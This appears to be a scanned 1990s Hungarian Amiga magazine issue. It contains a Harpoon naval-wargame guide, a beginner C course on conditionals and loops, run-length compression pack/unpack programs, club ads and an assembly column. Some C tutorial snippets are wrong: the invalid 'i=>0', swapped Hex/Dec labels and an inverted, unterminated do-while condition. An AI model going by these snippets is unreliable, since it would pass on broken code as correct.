

# Harpoon



Ezt a leírást Nagy Róbert küldte nekünk Szegedről (Szeged a második legnagyobb Amigás városnak tűnik Pest után...). A címe: 6722 Szeged, Jósika u.4, reméljük nem bánja, ha leközljük (már úgyis mindegy), így a nagy "gamer"-ek meg tudják keresni tapasztalat és (PD...) programcsere ügyében. Róbert tapasztalata szerint az emberi faj két csoportba sorolható, aki el tudja olvasni a kézírását, és aki nem. Mi a kettő között állunk, úgyhogy a teoria nem 100%-os. A leírásban a zárójeles kérdőjel ebből fakadó bizonytalanságra utal majd. Moondanunk sem kell: nagyon nagy KÖSZ a leírásért, és vá<sup>o</sup>juk az ilyesmit a továbbiakban is mindenkitől!

Ez a program egyike a legkiválóbb haditengerészeti stratégiai játékoknak, amivel találkozhat az ember Amigán. A Harpoon a NATO, és a SZU szinte teljes tengeri és légi arzenálját felvonultatja, játszhatunk benne tengeralattjáróvadászatot, atomcsapást mérhetünk a Szovhjetunióra, vagy akár megszervezzük Izland védelmét az orosz bombázók, tengeralattjárók, és kétéltű járművek támadása ellen. A program magába foglal egy adatbázist, amelyben 50 felszíni hajó, 22 tengerattjáró, és 44 repülőgép ábrája és lényeges adatai találhatóak meg, külön képernyőn a felfegyverzési módjával. Ezt célszerűnéha a játék közben is előhívni, így elkerülhetők az olyan galibák, hogy pl. elfogó vadászgépeinket felderítő helikopterek ellen küldjük ki, miközben az orosz TU-16-osok akadálytalanul elérik és bombázzák a keflaviki (?) repteret.

A program két lemezes, az első a főprogram a második a hozzá adottszenárió. Amikor

megjelenik a "Pick Battleset Directory", tegyük be a második lemezt. Klikkeljünk rá a "DF0:"-ra, ekkor megjelenik a GIUK nevű scenario file. Klikkeljünk ráerre, majd a PICK felíratra. Ekkor betöltődik az előbb említett file. OK-t választva továbbjutunk a "Select Game Options" képernyőre, ahol is a következőket állíthatjuk be:

- melyik oldalon játszunk
- használhatunk-e atomfegyvert
- a tengeralattjárók időnként felszínre jönnek-e
- az időjárás
- meghibásodjanak-e a gépek
- a játék kezdetekor legyen-e parancsuk a járműveknek
- automata legyen-e a légvédelem

Ha mindent beállítottál következik a küldetés választása. A GIUK-ban 13 küldetés van, ezek mindegyike a Grönland - Izland - Egyesült Királyság - Északi sarok áftal határolt négyyszögben zajlik (ezt nevezik GIUK-nak). A küldetés célját a program részletesen leírja, most csak a teljesség kedvéért egy rövid felsorolás következik:

1. DAWN PATROL: norvég hajók őrzárata a part mentén. Orosz rakétacirkálók bújkálnak a fjordokban.

2. GAUNTLET: két teherhajó útját kell biztosítani Troudeheimtől Norvikig. Szovjet légi, vízfelszíni és/vagy vízalatti támadás várható

3. HIDE AND SEEK: szovjet tengeralattjárókat kell felkutatni és elpusztítani, amelyek Izlandtól északra próbálnak átcsusszanni a szoroson.

4. CONVOY: a norvégiai NATO-erők számára létfontosságú utánpótlást szállító konvojt kell elkísérni. Erős szovjet támadás

valószínű.

5. GATEKEEPER: északról délre tartó többtucatnyi szovjet tengeralattjáró közül legalább tizet el kell süllyeszteni

6. FORTRESS KEFLAVIK (?): Izland szigetét kell megvédelmezni az ellenséges légi és tengeri támadástól

7. DOOLITOR'S RAID: az európai nehézségek miatt a szovjetek új frontot kívánnak nyitni a NATO hátában. Mint az UK a légvédelmi parancsnoka vissza kell verni az oroszok repülőgépeit, és rakétáikat meg kell semmisíteni még becsapódásuk előtt (utánna már minek...).

8. RAPIER: hat tengeralattjáróval rendelkezünk. Ezek Tomahawk rakétaival meg kell rongálnunk a Kola félsziget reptereit. Parancsot kaphatunk atomfegyver bevetésére is.

9. TAKEOVER: a Szovjetunió partraszállást készített elő Észak-Norvégia ellen. Ez Nawik, Andoya vagy Banak (?) térségében várható, és a nagyarányú bombázás készíti elő az egész partvonal mentén. Cél: meg kell akadályozni a kétélűek partraszállását Norvégiában.

10. NORVAGIAN ENTRY: feltételezve, hogy az előző küldetésben kudarcot vallotunk, vissza kell foglalnunk Norvégiát. A kétélűeket partot érésük után még húsz órán át fedeznünk kell, hogy kiépítsék a hídfőállást.

11. CUTTING THE NOOSE: a szovjetek által elfoglalt keflaviki bázist kell visszafoglalnunk. Többek között anyahajók és tengeralattjáró - elhárító repülőgépek lesznek a segítségünkre

12. ATTACK THE BASTION: tengeralattjáróinkkal be kell hatolni az erősen védett Barents - és Kara - tengerre, és minél többet el kell süllyeszteni az itt álomásozó rakétahordozó tengeralattjárók (SSBN) közül.

13. THE DUEL: a harcok sorá elpusztult a keflaviki reptér. A szovjetek ismételt felszíni támadással próbálják visszaszerezni az uralmukat Izland felett. Vissza kell verni a támadó hajókat.

A feladat kiválasztása után új játékot kezdhetünk, vagy kimentett állást tölthetünk be. A játék képernyő négy részre van osztva. A bal felsőnégyzet a GIUK teljes területét mutatja, ezen piros pont jelzi az aktuális egységet. A térkép alatti nyilakkal a zöld négyzetet mozgathatjuk. Az ezáltal lefedett terület mutatja a jobb-felső térkép (Group Map). Ezen a kék egységek a NATO erők, a pirosak a szovjetek, A körök a felderítés hatósugarát mutatják. A bal gombbal itt tudjuk kiválasztani az aktuális csoportot, a jobb gombbal pedig a bal

alsó négyzetben kinagyított részt (Unit Map). Utóbbihoz az aktuális egységek (csoporton belüli járművek) tudjuk kiválasztani. Az aktuális csoport illetve egység adatai a jobb alsó részen jelennek meg. A Grop Map feletti ikonokkal a felbontást tudjuk állítani (1X-től 16X-ig), a jobb oldalon a hadműveletekből még hátralévő időt láthatjuk. Az Unit Map-on ezen kívül be tudjuk állítani, hogy egy másodperc valós idő mennyinek feleljen meg a játékban zajló időben (1 másodperctől 30 percig terjedhet). A jobb alsó rész ikonjaival (FULL REPORT és DISPLAY) további infot kérhetünk az aktuális egységről vagy csoportról. Az irányítás alapvetően a funkcióbillentyűkkel történik.

F1: támadás. Az aktuális csoportnak jelölhetünk ki célpontot. Ha ez lőtávolságon belül van, a támadást azonnal végrehajják, feltéve, hogy rendelkeznek az adott cél leküzdéséhez szükséges fegyverrel. Ha messzebb van, de elég volna a benzin, egy kérdést kapunk, hogy megközelítsék-e a célt. Egyéb esetben a támadást nem hajják végre.

F2: magasság és sebesség beállítása. Ezeket szakaszosan tudjuk változtatni, konkrét értékük függ a jármű típusától. Például repülőknél a sebességek: Loiter - Cruise - Military - Afterburner, magasság: Vlow, Low, Med, Hi, Vhi. Hajókról sebesség: Stop - Geep - Cruise - Max.Group, tengeralattjáróknál a mélység: Surf - Periscop - Shallow - Inter - Deep - VDeep. A csoport maximális sebességét értelemszerűen a leglassabb járműhatározza meg.

F3: ezzel az opcióval a csoport útvonalát szerkeszthetjük meg, illetve át. Az egyes útpontokhoz esetenként parancsokat is rendelhetünk.

F4: itt beállíthatjuk, hogy a csoport milyen alakzatban haladjon. Az egyes egységeket a köreikben pakolgathatjuk ide-oda, és megváltoztathatjuk a zónák sugarát. Az esetleges légi járort is itt helyezhetjük el. Ez az opció nem túl lényeges, konvojoknál használhatjuk a teherhajó fokozott védelmére (pakoljuk őket belülre) "Execute" parancsra az egységek felvzik a beállított alakzatot.

F5: reptereknél és repülőgép - illetve helikopter - hordozóknál ezzel készíthetjük fel a gépet bevetésre. Kiválasztva a repülőgép típusát és a felkészítendő gépek számát beállíthatjuk, hogy milyen célra készítsék elő a gépet. Tipustól függően ez lehet:

Ferry - átszállítás egyik repterről/anyahajóról a másikra (sok tüzemanyag)

Tanker - légi utántöltés (még több

# Harpoon

üzemanyag)

Nuclear - atomfegyver  
Standoff - általános célú fegyverzet  
Antiradar - radar ellenes fegyverzet  
Guided - irányított rakéták  
Unguided - nem irányított bombák  
Ironbomb - hagyományos bomba  
Air to air - levegő - levegő fegyverzet  
Anti Runway - kifutópálya elleni fegyverzet  
Search - felderítő  
Anti Sub - tengeralattjáró elhárító  
Patrol - őrző

A fentieknek létezik LR (Long Range: hosszútávú) változata is. Ilyenkor kevesebb a fegyvert, de több üzemanyagot visznek. Valamelyiket kiválasztva az alsó négyszögben megjelennek az ehhez tartozó fegyverek és ezek jellemzői:

KTY : mennyiség

Target: célpont (ez lehet SUB, AIR, SURF - Vízalatti, légi, vízfelszíni)

Range: hatótávolság tengeri mérföldben.

HIT%: mekkora valószínűséggel talál célba

Damage: mekkora sérülést okoz, ha talál (ez akkor jó, ha KILL)

Ha beállítottuk a megfelelőt, OK-ra kattintunk, megkezdődik a gép(ek) felszerelése. Kb. 30 perc múlva lesznek bevethetőek, ezt az időt a READING után olvashatjuk le.

F6 repülőgépek bevetése. Itt vethetjük be azokat a gépeket, amelyeket előzőleg felkészítettünk, azaz már a READY állapotban vannak. A READY után levő szám azt jelzi, hány perc kell a felszálláshoz (általában 5 perc). A repülőket és a helikoptereket három fajta bevetésre küldhetjük:

1. Attack - támadás: először is ki kell választanunk a célpontot. Ezt megtehetjük a megjelenő célpont listán, de rákattinthatunk a Group Map-en is. Itt a célt sárga négyszög keretezi be. Ha ez megvan megkapjuk a "Launch Aircraft" képernyőt, itt a baloldali oszlopban vannak a bevetendő repülőek, a jobboldaliban pedig a támadásra kijelöltek, ez kezdetben üres. Két oszlop között a more>> és a more<< ikonokkal pakolgathatjuk a gépeket, azt is megadva, hogy mennyit kívánunk bevetni, ha nincs elég üzemanyaga a feladat végrehajtásához, akkor erről a program értesít. A műveletet a "CANCEL"-el törölhetjük, "OK"-val elküldhetjük a gépeket, "ATTACK"-kel pedig ismétlődő támadást állíthatunk be. Itt meg kell adnunk a két támadás közötti intervallumot.

- Ferry: átszállítás. Annyibam különbözik az előzőtől, hogy itt célpont helyett a másik repteret vagy anyahajót kell megadni, ahová át akarjuk szállítani.

- Patrol: őrző. A Group Map-en ki kell jelölni a járőrözés végpontját a többi hasonló az előzőekhez. Itt is beállíthatunk ismételt járőrözést a terület felett.

F7: csoportok összekapcsolása. Ki kell választani azt a csoportot, amit össze akarunk csatolni az aktuálissal. A megjelenő képernyőn a fent ismertetett módon lehet kiválasztani az összekapcsolandó egységeket.

F8: csoport szétbontása. Baloldalon jelenik meg a csoportban található járművek listája, innen kell a jobboldali oszlopba mozgatni azokat, amelyeket le kívánunk kapcsolni. Ezt az opciót akkor használhatjuk, ha bombázók mellé adott vadászkiéretnek félig kiürül a tankja, és vissza kell hívni őket, de a bombázóknak van tartalékjuk a cél eléréséhez.

F9: szenzorok beállítása. Háromféle szenzor lehet: légiradar, felszíni radar és szonár (?), ezek állapota lehet: kikapcsolt (OFF), bekapcsolt (ACTIVE) és kevert (MIXED). Utóbbi esetben beállíthatjuk a megszakításos üzemmódot (INTERMITTENT) megadva a periódus időt, variációt és időtartamot. Itt még egyéb dolgokat is lehet állítgatni ezek hasznára még nem tudtam rájönni... Néha célszerű kikapcsolni az aktív keresést, hogy az ellenség nehezebben találjon rá a csoportra (pl. tengeralattjárók, bombázók keresésekor)

F10: Üzenetet hagyhatunk itt, amelyet a program a beállított időben kiír.

Egyéb billentyűzetparancsok:

ALT+N új játék

ALT+L Load

ALT+S Save

ALT+A About

ALT+Q Játékállás

CTRL+S Pause

CTRL+Q Quit (kilépés a programból)

CTRL 1,2,3 tervek bekapcsolása

CTRL+4 terv kikapcsolása

ALT+1 USA himnusz

ALT+2 Angol himnusz

ALT+3 Norvég himnusz

ALT+5 Szovjet himnusz

ALT+0 Gyászinduló

ALT+I A játék ikonjait tekinthetjük meg

# Harpoon

**ALT+G** Szélességi és hosszúsági vonalakat rajzolhatunk be

**RETURN** visszatérés normál időbe (1:1)

**TAB** váltás Group módból Unit módba és vissza

**SPACE** lépegetés a csoportok között

**CTRL+O** Parancsok lehívása

**ALT+T** útvonalak berajzolása (A Group Map-en bordó)

**ALT+W** időjárás jelentés

**CTRL+T** időgyorsítás beállítása

**ALT+R** Számos opcióval beállíthatjuk, hogy milyen fegyvernek, szenornak, stb. a hatósugarát mutassa a térkép. Ezek színei a következők:

Best surface missile (Group Map): bordó kör

Best air missile (Group Map): piros kör

Best ASW missile (Unit Map): bordó kör

Best active surface radar (Group Map): sárga kör

Best active air radar (Group Map): fehér kör

Best active sonar radar (Unit Map): sárga kör

Best passive radar (Unit Map): zöld

Total airborne range (Group Map): kék

Airborne mission range (Group Map): kék

**ALT+P** belépés az adatbázisba. Választhatunk a hajók, tengeralattjárók, és repülő / helikopterek listájából, ezen belül beállíthatjuk, hogy csak az aktív (térképen szereplő) típusokat, vagy az összeset látni kívánjuk. A kívát típusra ráklikkelve válasszuk a "Display" opciót, ekkor megjelenik a "jármű" képe, mellette a lényegesebb adataival, alatta pedig a rövid, de érdekes dolgokat tartalmazó leírásával. A "Sensors" opciót választva a grafikonon a radar hatótávolságát látjuk. A "Weapons"-re klikkelve a lehetséges felfegyverzési módokat és azok hatósugarát (hajóknál és tengeralattjáróknál). Ezek értékes információk.

**CTRL+C** Távolság és irányváltás az aktuális csoport részére. Ki kell választanunk a célegységet, ennek adja meg a program a távolságát, irányát, és hogy az adott sebességgel mennyi idő alatt érne oda az aktuális csoport. Ha átfirjuk az ablakban szereplő időt vagy sebességet, <RECALCS>-ot választva a program kiszámítja az ehhez szükséges sebességet illetve időt.

**CTRL+B** Megtekinthetjük, hogy az egyes csoportokban mely egységek vesznek részt.

Ezekről további adatokat is kérhetünk.

**ALT+O** A játék paramétereit (képek, animációk, hangok, stb.) állíthatjuk be.

**ALT+M** Azt állíthatjuk be, hogy szárnységűnk miről tegyen jelentést és miről ne. A lényegesebb eseményeket (repkép v. helikopter felszállása, új ellenséges gép észlelése, paramcs hiánya valamely csoportnál, győzelmek v. veszteségek, stb.) a program többféleképpen jelezheti:

- rövid üzenettel kiírja az alsó sorba

- jellemző hangeffektussal

- A szárnységűnk jelentést tesz róla

Utóbbi esetben rendszerint választanunk kell néhány lehetőség közül, például ha egy repülőgépe elérte a "BINGO" üzemanyagot, vissza kell hívni a bázisra. Ha nem ezt tesszük, és nem irányítjuk egy közelebbi bázisra később sem (F6 bill.), akkor elvesztjük. A "BINGO" ugyanis azt jelenti, hogy felig már kiürült a tankjuk.

Ezek lettek volna a Harpoon kezelőbillentyűi. Erről a játékról rengeteget lehetne írni, csak a támadás megérne egy fejezetet: fegyverzetet választhatunk, beállíthatjuk, hogy melyik egységünk melyik célpontot támadja a torpedókat, és bizonyos rakétákat adott távolságban kiélesíthetjük, ellenrakétákat löhetünk ki... Ez a játék egy modern háború szinte száz százalékos szimulációjának tekinthető! Mindezek ellenére talán a legnagyobb eltérés az általam eddig ismert stratégiai játékok és a Harpoon között, hogy utóbbiban egységeink nem csak mechanikus végrehajtói a parancsoknak, hanem önállóintelligenciával rendelkeznek. Mindezek együtt szinte háborzongató relitásérzést adnak a játék közben.

A grafika és a hang talán nem a legjobb (mit várjon el az ember egy PC-s játék konverziójától - a szerk.), de szerintem ez egy ilyen játéknál nem elsődleges kérdés (sakkozni sem azért sakkozik az ember, mert szépek a figurák). Egyetlen hiba a viszonylagos lassúság, ha sok egység van a térképen, bizony több másodpercre is beletelik, amíg a gép reagál a lenyomott billentyűre vagy egérgombra - ezt azonban meg lehet szokni. Mindent összevetve ezt tartom jelenleg a stratégiai játékok csúcsának!

**Nagy Norbert**

# C tanfolyam 4.rész

## Feltételezzünk...

A c nyelv alapelemeinek ismertetése után, most eljutottunk végre az alapvető vezérlési szerkezetekhez. Egy program legalább húsz százalékát az elágazások teszik ki, azaz egy adott feltétel igaz vagy hamis volta más-más programág végrehajtását eredményezi. Gondoljunk például arra az egyszerű esetre, amikor formázás előtt a program megkérdezi a felhasználót, hogy biztos-e abban, hogy a formázandó lemezen eddig lévő adataira nincs többé szüksége. Ha a válasz igenlő, a formázás megtörténik, ha nem, nem.

Hogy a feltételes utasításokat a későbbiekben használni tudjuk, előbb nézzük meg mi is a C nyelvben a feltétel. A feltétel voltaképpen egy logikai kifejezés. Hamisnak értékelődik, ha értéke nulla, igaznak, ha ettől különböző. például az  $1 < 0$  kifejezés értéke 0, feltételként alkalmazva tehát hamis. Feltételként alkalmazható egyébként minden aritmetikai kifejezés, amely típusa megszámlálható jellegű. Ha például az *i* változó int típusú, és tartalma 15, a változót feltételként alkalmazva a feltétel igaz lesz (mivel *i* nem nulla).

## Elágazunk

Most jutottunk arra a szintre, hogy az egyik legegyszerűbb, mégis leggyakrabban használt vezérlési szerkezet, az if-else utasításpár használatát megtanulhassuk. Kezdjük ezt mindjárt egy példával!

```
#include <stdio.h>
main()
{
 int i;
 ...
 if(i=>0) printf("I pozitív\n");
 else printf("I negatív\n");
 ...
}
```

Ez az egyszerű példa *i* előjelét írja ki. Innen már könnyebben megemészthető az if-else utasításpár általános alakja:

```
if(feltétel) utasítás1;
else utasítás2;
```

Itt mondjuk el, hogy a C nyelvben ahol egy utasítás állhat, ott általában állhat két kapcsos zárójellel közrefogott utasítások sorozata is, mivel ezek nyelvtanilag egy utasításnak számítanak. Ezek után nézzük az if-else szerkezet működését!

Először kiértékelésre kerül a feltétel. Ha igaz, az utasítás1 hajtodik végre, és az utasítás2 nem. Ha hamis akkor pont fordítva. Az else ág

megadása egyébként nem kötelező, ebben az esetben a feltétel hamis értékénél a program a körvetkező utasításon folytatódik. Van ennek a szerkezetnek egy különleges módja is:

```
if(feltétel1) utasítás1;
else if(feltétel2) utasítás2;
else if(feltétel3) utasítás3;
```

Ebben az esetben mindig csak az az egy utasítás hajtodik végre, amelyik feltétele igaz. Ha mondjuk a második és a harmadik feltétel egyaránt igaz, csak a második utasítás hajtodik végre, és a feltétel3 már kiértékelésre sem kerül, mivel a kózzá tartozó if az előző if else ágában van, ami csak a feltétel2 hamissága esetén hajtodna végre. (Ha nem érted nem báj, olvasd el többször figyelmesen, majd megérted. Ha végképp nem érted, akkor megold be.)

Ezután a száraz szöveg után nem árt még egyszer átismételni, hogy hol, é mire alkalmazható ez a szerkezet. Tehát az if-else szerkezetet ott alkalmazhatjuk kellő hatékonysággal, ahol egy feltétel igaz, vagy hamis voltától függően a program egyik, vagy másik részét kell végrehajtanunk (if-else), vagy egy bizonyos részét csak egy feltételel meglétekor kell feldolgoznunk (if).

## A ciklusok

A ciklusok a programozástechnikában igen jelentős szerepet játszanak. Helyes alkalmazásukkal programjaink méretét jelentősen lecsökkenthetjük, és sebességüket is fokozhatjuk, nem beszélve arról, hogy egy csomó felesleges gépeléstől is megkímélhetjük magunkat. E kis elméleti bevezetés után vágjunk mindjárt a dolgok sűrűjébe.

Lássunk egy egyszerű feladatot! Írassuk ki a természetes számokat egytől ötig. Ezt ciklus nélkül a következőképpen oldhatjuk meg:

```
#include <stdio.h>
int i;
main()
{
 i=1;
 printf("%d\n",i++);
 printf("%d\n",i++);
 printf("%d\n",i++);
 printf("%d\n",i++);
 printf("%d\n",i++);
}
```

Van azonban egy ciklusszervező utasítás, amit pontosan ilyen feladatok megoldására fejlesztettek ki. Ez a for utasítás, melynek használatával az előbbi feladatot jóval elegánsabban is megoldhatjuk:

```
#include <stdio.h>
```



# C tanfolyam 4.rész

```
int i;
main()
{
 for(i=1;i<=5;i++) printf("%d\n",i);
}
```

Ebből a példából már láthatjuk, hogy a for ciklusokat olyan esetekben használhatjuk hatékonyan, ahol egy vagy több lépést kell többször végrehajtani, és előre tudható, hogy hányszor. Bár a for utasítás másfajta ciklusok szervezésére is alkalmas, mégis ez a felhasználása a leggyakoribb. Nézzük meg most az utasítás általános formtumát:

```
for(utasítás1;feltétel;utasítás2) utasítás3;
```

A ciklus működése a következő:

- 1; A ciklus elején végrehajtásra kerül az 1-es számú utasítás.
- 2; Kiértékelésre kerül a feltétel. Ha igaz, a feldolgozás a harmadik lépésnél folytatódik, ha nem akkor az ötödiknél.
- 3; Végrehajtódik a hármas számú utasítás. Ez nem csak egy utasítás lehet, hanem { és } jel közé zárt utasítások sorozata is.
- 4; Végrehajtódik a kettes számú utasítás, és a feldolgozás a második lépésnél folytatódik.
- 5; Ciklus vége, azaz a következő utasítás.

Mint a harmadik lépés leírásánál már említettük, az for ciklus törzsét nem csak egy utasítás képezheti. Lássunk erre is egy példát:

```
...
for(i=1;i<=10;i++) {
 printf("Hex: %d ",i);
 printf("Dec: %x\n",i);
}
...
```

A gyakorlatban igen sűrűn van szükségünk olyan ciklusok szervezésére, amelyekben nem egy előre meghatározható számú hurkot kell megvalósítanunk, hanem a ciklus törzsét mindaddig végre kell hajtani, amíg egy feltétel igazzá nem válik. Aki kissé figyelmesebben megnézi a for ciklus általános formáját, az bizonyára észreveszi, hogy az tökéletesen megfelelne erre a célra is. Ennek ellenére a C nyelv felkínál még két ciklusszervező utasítást erre a célra. Ez a while és a do while utasítás. Nézzünk is midkettőre egy-egy példát!

```
...
printf("Üss return-t !\n");
while(getchar()!='\n') printf("Ez nem
RETURN !");
...
```

```
...
printf("Kérek egy számot egy és tíz között
!");
```

```
do scanf("%d",&i) while(i>0 && i<11);
```

... Mielőtt még mélyebben belemerülnénk a két utasítás boncolgatásába, nézzük meg mi az általános szintaxisuk:

```
while(feltétel) utasítás;
do utasítás while feltétel;
```

Ahol az utasítás helyén a már megszokott módon egy { és } jel közé zárt utasítások sorozata is állhat.

Most pedig nézzük meg milyen lépések történnek e ciklusok végrehajtása közben. Kezdjük a while-lal:

- 1; Kiértékelésre kerül a feltétel. Ha hamis, a végrehajtás a 3. lépésnél folytatódik, azaz a ciklus véget ér.
- 2; Végrehajtódik az utasítás, és visszalépünk az 1-es lépésre.
- 3; Ciklus vége, azaz a következő utasítás.

Ugyanez a do-while párosnál a következőképpen alakul:

- 1; Végrehajtódik az utasítás
- 2; Kiértékelésre kerül a feltétel. Ha hamis, a végrehajtás a 3. lépésnél folytatódik, azaz a ciklus véget ér, egyébként visszalépünk az 1-es lépésre.
- 3; Ciklus vége, azaz a következő utasítás.

Látható, hogy a két ciklus között csak az a különbség, hogy a while ciklusnál a feltétel még az utasítás végrehajtása előtt értékelődik ki, és ha az hamis az utasítás már végre sem hajtódik. Ezzel ellentétben a do-while ciklusnál a kiértékelés az utasítás végrehajtása után, a ciklus végén történik meg, azaz az utasítás legalább egyszer végrehajtódik. Ezért mondjuk a do-while ciklusra, hogy hátultesztelő, míg a while-ra, hogy előltesztelő. Ez a látszólag igen csekély eltérés valójában igen jelentős.

**-folytatjuk-  
Bódy Attila**



## Tömör gyönyör...

Asztali kiadványszerkesztő programok használatakor előfordulhat, hogy elkészült dokumentumainkat lézernyomtatón szeretnénk kinyomtatni. Igen ám, csak hogy nem található minden Amiga mellett lézernyomtató, és ezért a nyomtatást máshol vagyunk kénytelenek elvégezni. ( Ahogy ezt mi is tesszük az AM készítésekor. ) Ebben az esetben két alternatíva áll előttünk: Vagy a helyszínen képeztetjük le oldalainkat, ami igen időigényes, vagy pedig a leképezést otthon végezzük el, és az adatokat nem a nyomtatóra, hanem a lemezre küldjük, majd a nyomtatáskor csak ezeket a file-okat küldjük ki a nyomtatóra. Ha a második lehetőséget választjuk, előbb utóbb rá fogunk döbbeni, hogy már egy A4-es oldal nyomtatófile-jának terjedelme is könnyen meghaladhatja a 880 kbyte-ot, azaz nem fér rá egy Amiga formátumú lemezre.

Ilyenkor használhatjuk az itt közölt tömörítőprogramot. A program ez egyik legegyszerűbb tömörítő algoritmust használja, nevezetesen ha egymás után több egyforma byte-ot talál, azt három byte-nyira zsugorítja össze. Igaz ez nem a legnagyobb hatékonyságú módszer, de megvan az az előnye, hogy gyors, és a tömörítéshez csak egyszer kell elolvasnia az adatsorozatot. Erre azért van szükség, hogy a tömörítést az amiga csővezeték-eszközének (PIPE:) felhasználásával végezhessük.

A programot a következőképpen használhatjuk: Először is a boot lemez startup-sequence-ébe el kell helyeznünk a PIPE: beláncolására, hogy MOUNT PIPE: (a pipe-handler-nek természetesen ott kell lennie az 1 alkönyvtárban). Miután bejött a workbench, el kell indítanunk egy SHELL-t vagy egy CLI-t, majd a DTP-t. A kívánt dokumentum elkészítése után az oldalakat egyenként kell regeneráltatnunk, és az adatokat a Pipe:a file-ba kell küldenünk. Előtte azonban a CLI-ből el kell indítanunk a tömörítőt:

```
pack pipe:a lemeznév:filenév
```

Ennek hatására a tömörítő elindul, és a csővezetéken várja az adatokat. Ha ezután elindítjuk az oldalak nyomtatását, a gép kéri a megadott nevű lemezt, és elhelyezi rá a tömörített adatokat.

A kitömörítés még egyszerűbb: Közvetlenül a nyomtatóra is küldhetjük a kimenő adatokat, a nyomtatás ekkor azonnal megtörténik:

```
unpack lemeznév:filenév par:
```

Mindkét program természetesen lemezről lemezre is képes dolgozni, a paraméterezés

általános szintaxisa a következő:  
(un)pack inputfile outputfile  
Es most lássuk a programokat !

## PACK

```
/* Pack.c by Compi */
```

```
#include <stdio.h>
```

```
#define MARKER 0xa5
```

```
FILE *inf,*outf,*fopen();
unsigned int lastchar;
unsigned int blocklength=0;
unsigned int chpuff;
```

```
main (argc,argv)
int argc;
char **argv;
{
int i;
```

```
if(argc!=3) {
puts("Bad number of args !");
exit();
}
if(!(inf=fopen(argv[1],"r")) {
puts("Can't open input file !");
exit();
}
if(!(outf=fopen(argv[2],"w")) {
puts("Can't open output file !");
exit();
}
```

```
while((chpuff=getc(inf))!=EOF) {
chpuff&=0xff;
if(!blocklength) chtopuff();
else if (lastchar==chpuff) {
++blocklength;
if(blocklength==256)
writeblock();
}
else if (blocklength==1) {
onechar();
chtopuff();
}
else if (lastchar==MARKER) {
writeblock();
chtopuff();
}
else if (blocklength<4) {
for(i=0;i<blocklength;i++)
putc(lastchar,outf);
chtopuff();
}
else {
writeblock();
chtopuff();
}
} /* while */
if(blocklength) {
```

```

if (blocklength==1) onechar();
else if (lastchar==MARKER)
writeblock();
else if (blocklength<4)
for(i=0;i<blocklength;i++)
putc(lastchar,outf);
else writeblock();
}
fclose(inf);
fclose(outf);
}

```

```

/*****/

```

```

writeblock()
{
if(blocklength) {
putc(MARKER,outf);
putc(blocklength-1,outf);
putc(lastchar,outf);
blocklength=0;
}
}

```

```

/*****/

```

```

onechar()
{
if(lastchar==MARKER) {
putc(MARKER,outf);
putc(0,outf);
putc(MARKER,outf);
} else putc(lastchar,outf);
blocklength=0;
}

```

```

/*****/

```

```

chtopuff()
{
lastchar=chpuff;
blocklength=1;
}

```

# UNPACK

```

/* Unpack.c by Compi 1990 */

```

```

#include <stdio.h>

```

```

#define MARKER 0xa5

```

```

FILE *inf,*outf,*fopen();
unsigned char lastchar;
unsigned int blocklength=0;
unsigned int chpuff;

```

```

main (argc,argv)
int argc;
char **argv;
{
int i,j,k;

```

```

if(argc!=3) {
puts("Bad number of args!");
exit();
}

```

```

if(!(inf=fopen(argv[1],"r"))) {
puts("Can't open input file!");
exit();
}
if(!(outf=fopen(argv[2],"w"))) {
puts("Can't open output file!");
exit();
}
while((chpuff=getc(inf))!=EOF) {
if(chpuff!=MARKER) putc(chpuff,outf);
else {
blocklength=getc(inf)+1;
lastchar=getc(inf);
for(i=0;i<blocklength;i++)
putc(lastchar,outf);
}
}
fclose(outf);
fclose(inf);
}

```

**Bódy Attila**

## Csoki !

A legnépszerűbb Amiga klub az Országban. Pénteken csak tagsággal, szombatonként MINDENKI számára szabad. Programcsere, vásárlási lehetőség adott.

Monitor bérelhető. Érdeklődni telefonon lehet.

Csokonai Művelődési Ház: 1153, Budapest, Eötvös u.64-66  
Tel.: 169-0495, v. 189-2240

Amiga Számítógépek gyors és megbízható javítását és átalakítását vállalom.

Reset Gomb

Boot Kapcsoló

Bővítés CHIP-FAST RAM kapcsoló stb.

4 éves tapasztalattal rendelkezem.

Németh Ákos

1153 Budapest, Eötvös U.68

(Péntek szombat a Csokiban is megtaláltok)

# Assembly kezdő

Rovatvezető: URZ

## Feltétel nélküli ugróutasítások

### BRA 'cimke'

Feltétel nélküli relatív ugrás. Az ugrás távolsága – 32768..32767 között lehet. Amennyiben az ugrás rövidebb (– 128..127 közé esik), használhatjuk a BRA.S utasítást, így programkódunk 1 szóval rövidebb, és valamivel gyorsabb lesz, hiszen az utasításban impliciten benne lesz foglalva az ugrás címkülönbsége.

```
PI: BRA.S FOPRG
 BRA VEGE
```

### JMP effektív cím

Feltétel nélküli abszolút ugrás a megadott effektív címre. Az egész memóriatartomány megengedett célként.

```
PI: JMP EDE
 JMP read(a6)
 JMP (a4)
 JMP huhu(PC)
```

## Szubrutinhívó utasítások

### BSR címke

Relatív szubrutinhívás. Ugyanazok a dolgok igazak, mint a BRA utasításnál, de a programszámláló a verembe kerül az ugrás végrehajtása előtt.

```
PI: BSR convert
```

## JSR effektív cím

Szubrutinhívás abszolút címre. A programszámláló a verembe kerül (a JSR utáni első utasítás abszolút címe), majd ugrik a megadott effektív címre.

```
PI: JSR hello
 JSR (a4)
 JSR I2(PC)
 JSR openlib(a6)
```

## Visszatérés szubrutinból

### RTS

